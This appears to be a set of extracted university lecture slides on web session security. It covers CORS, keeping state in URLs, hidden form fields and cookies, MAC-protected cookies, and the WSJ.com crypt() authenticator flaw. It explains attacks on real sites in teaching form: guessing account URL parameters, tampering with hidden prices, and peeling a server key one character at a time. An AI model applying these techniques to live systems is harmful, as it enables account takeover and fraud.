


Cross-Origin Resource Sharing (CORS) is a mechanism that uses additional [HTTP](#) headers to tell browsers to give a web application running at one [origin](#), access to selected resources from a different origin. A web application executes a cross-origin HTTP request when it requests a resource that has a different origin (domain, protocol, or port) from its own.

<https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>

Pre-flighted request





As the user navigates a website, STATE information is generated.

Eg: Authentication information for a session.

Issue: How to manage state
information over **HTTP?**

Keep state information in the URL?

FatBrain URL authenticator

Start: `https://www.fatbrain.com/HelpAccount.asp?
t=0&p1=attacker@mit.edu&p2=540555758`

Try: `https://www.fatbrain.com/HelpAccount.asp? ✘
t=0&p1=victim@mit.edu&p2=540555757`

Target: `https://www.fatbrain.com/HelpAccount.asp?
t=0&p1=victim@mit.edu&p2=540555752`

Storing state in FORMs

```
<FORM METHOD=POST  
ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">  
Black Leather purse with leather straps<BR>Price: $20.00<BR>
```

```
<INPUT TYPE=HIDDEN NAME=name VALUE="Black leather purse">
```

```
<INPUT TYPE=HIDDEN NAME=price VALUE="20.00">
```

```
<INPUT TYPE=HIDDEN NAME=sh VALUE="1">
```

```
<INPUT TYPE=HIDDEN NAME=img VALUE="purse.jpg">
```

```
<INPUT TYPE=HIDDEN NAME=custom1 VALUE="Black leather purse with  
leather straps">
```

```
<INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">  
</FORM>
```

Cookies

- Introduced in 1994, cookies are a basic mechanism for persistent state
 - Allows services to store a small amount of data at the client (usually ~4K)
 - Often used for identification, authentication, user tracking
- Attributes
 - Domain and path restricts resources browser will send cookies to
 - Expiration sets how long cookie is valid
 - Additional security restrictions (added much later): HttpOnly, Secure
- Manipulated by Set-Cookie and Cookie headers

Cookie Example

Client Side



GET /login_form.html HTTP/1.1



HTTP/1.1 200 OK



Server Side



Cookie Example

Client Side



Server Side



GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found

Set-Cookie: session=FhizeVYSkS7X2K

- If credentials are correct:
1. Generate a random token
 2. Store token in the database
 3. Send token to the client

Cookie Example

Client Side



Store the cookie

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found

Set-Cookie: session=FhizeVYSkS7X2K

Server Side



If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

Cookie Example

Client Side



Store the cookie

Server Side



GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found

Set-Cookie: session=FhizeVYSkS7X2K

GET /private_data.html HTTP/1.1

Cookie: session=FhizeVYSkS7X2K;

HTTP/1.1 200 OK

- If credentials are correct:
1. Generate a random token
 2. Store token in the database
 3. Send token to the client

1. Check token in the database
2. If it exists, user is authenticated

Cookie Example

Client Side



Store the cookie

Server Side



GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found

Set-Cookie: session=FhizeVYSkS7X2K

GET /private_data.html HTTP/1.1

Cookie: session=FhizeVYSkS7X2K;

HTTP/1.1 200 OK

GET /my_files.html HTTP/1.

Cookie: session=FhizeVYSkS7X2K;

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

1. Check token in the database
2. If it exists, user is authenticated

Managing State

- Each origin may set cookies
 - Objects from embedded resources may also set cookies

```
</  
img>
```

Managing State

- Each origin may set cookies
 - Objects from embedded resources may also set cookies

```
</  
img>
```

- When the browser sends an HTTP request to origin D , which cookies are included?

Managing State

- Each origin may set cookies
 - Objects from embedded resources may also set cookies

```
</  
img>
```

- When the browser sends an HTTP request to origin D , which cookies are included?
 - Only cookies for origin D that obey the specific path constraints

Managing State

- Each origin may set cookies
 - Objects from embedded resources may also set cookies

```
</  
img>
```

- When the browser sends an HTTP request to origin D , which cookies are included?
 - Only cookies for origin D that obey the specific path constraints

Managing State

- Each origin may set cookies
 - Objects from embedded resources may also set cookies


```
</img>
```

- When the browser sends an HTTP request to origin *D*, which cookies are included?
 - Only cookies for origin *D* that obey the specific path constraints
- Origin consists of <domain, path>

Site A and Site B have different COOKIE jars.


Javascript from A cannot read/write DOM/cookie/state from B.

Attacker Model



Cookie

POST /wp-login.php HTTP/1.1




HTTP/1.1 200




Set-cookie: .X.

GET /admin.php HTTP/1.1



cookie: .X.

website



Set-cookie: .X.

cookie: .X.

Properties that X should have:

unforgeable

unpredictable?

indecipherable?

Use a Message Authentication Code (MAC) for this purpose.

Do not attempt to create your own homebrew version.

WSJ.com analysis

- Design: $\text{cookie} = \{\text{user}, \text{MAC}_{\mathbf{k}}(\text{user})\}$
- Reality: $\text{cookie} =$
 $\text{user} + \text{UNIX-crypt}(\text{user} + \text{server secret})$

WSJ.com analysis cont.

username	crypt() Output	Authenticator cookie
bitdiddl	MaRdw2J1h6Lfc	bitdiddlMaRdw2J1h6Lfc
bitdiddle	MaRdw2J1h6Lfc	bitdiddleMaRdw2J1h6Lfc

WSJ.com analysis cont.

username	crypt() Output	Authenticator cookie
bitdiddl	MaRdw2J1h6Lfc	bitdiddlMaRdw2J1h6Lfc
bitdiddle	MaRdw2J1h6Lfc	bitdiddleMaRdw2J1h6Lfc

 crypt only reads the first 8 characters of its input

How to recover WSJ's secret key?

cookie is USER + crypt(USER + **secret key**)

8 characters, 128 ascii symbols,

$$128^8 = 72057594037927936$$

Too many guesses for one life time.

Key peeling, char by char.

username

input to crypt

check website

ABCDEFGH

ABCDEFGH

ok

ABCDEFG

ABCDEFGA

fail

ABCDEFGB

fail

ABCD EFGC

fail

...

ABCDEFGM

Embedding state information into a cookie or form.

State, Expiration, $\text{MAC}_{\text{server secret}}(\text{State}, \text{Expiration})$


Session Hijacking

If cookies are used to maintain login sessions...

